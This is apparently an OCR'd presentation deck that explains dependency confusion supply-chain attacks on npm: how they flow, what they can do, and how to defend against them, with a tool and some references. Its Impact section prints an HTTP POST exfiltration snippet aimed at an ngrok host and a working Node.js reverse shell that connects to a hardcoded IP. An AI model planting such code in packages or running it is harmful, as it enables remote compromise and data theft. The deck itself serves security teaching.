
Dependency Confusion
The Story of Supply Chain Attack

-B.Dhiyaneshwaran

AGENDA

- What is Dependency Confusion Attack ?
- Flow of the Attack
- Live Demo
- Reference



What is Dependency Confusion Attack ?


- Dependency confusion is a newly discovered logic flaw in the default way software development tools pull third-party packages from public and private repositories
- A user can be tricked into installing a malicious dependency/library instead of the one they intended to install. It can be as simple as creating a package named email extract to infect any user that may forget to put the hyphen in the actual package name email-extract

Flow of the Attack

- Identify the names of private internal packages used in software builds – primarily through leaked information in javascript files and other packages.
- Upload a malicious package with the same name as one of these private internal packages to one of the public repositories. Note: Anyone can upload and there is very little or no checks performed.
- Wait for a build process or individual developer at a victim organization to try to pull the private internal package, alongside public packages that the build or developer relies upon.
- The malicious package gets pulled from the public upstream instead of the private internal package.


Impact

- Data Exfiltration (Extracting hostname, path, directory Information)
- Remote Code Execution (Open a Socket Connection for taking Reverse Shell)



```
const options = {
    host: 'd9c0c0d50237.ngrok.io',
    path: '/',
    port: 80,
    method: 'POST'
};

const req = http.request(options, function(response) {
    console.log(response);
});
```



```
});

(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(5482, "5.189.184.129", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

Recommendation

- Only use reputed and actively maintained libraries.
- Always follow the best practices for installing packages.
- A private repository of libraries can be maintained where the libraries only update after a manual/automatic inspection of changes.

Tools :- visma-prodsec/confused: Tool to check for dependency confusion vulnerabilities in multiple package management systems

Demo Time

Scenarios :

- Perform a Dependency Confusion attack using NPM Packages.

Test Case:

- Get details of Target Hostname, System Path and Username.

Reference

- Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies
- Dependency Confusion Attack - What, Why, And How?
- Dependency Confusion Attacks
- Lesson from supply chain attacks: Beware 'dependency confusion'
- BleepingComputer Malicious NPM packages target Amazon, Slack with new dependency attacks Threat actors are targeting Amazon

Happy Hacking !!!